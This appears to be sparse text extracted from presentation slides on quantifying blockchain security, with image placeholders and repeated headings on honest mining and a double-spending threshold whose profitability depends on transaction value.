



**Honest
Behaviour**

Honest Mining
→



Quantifying Blockchain Security




Double-Spending Threshold

Double-Spending Threshold

Profitability depends on transaction value.


Double-Spending Threshold

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
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Profitability depends on transaction value.



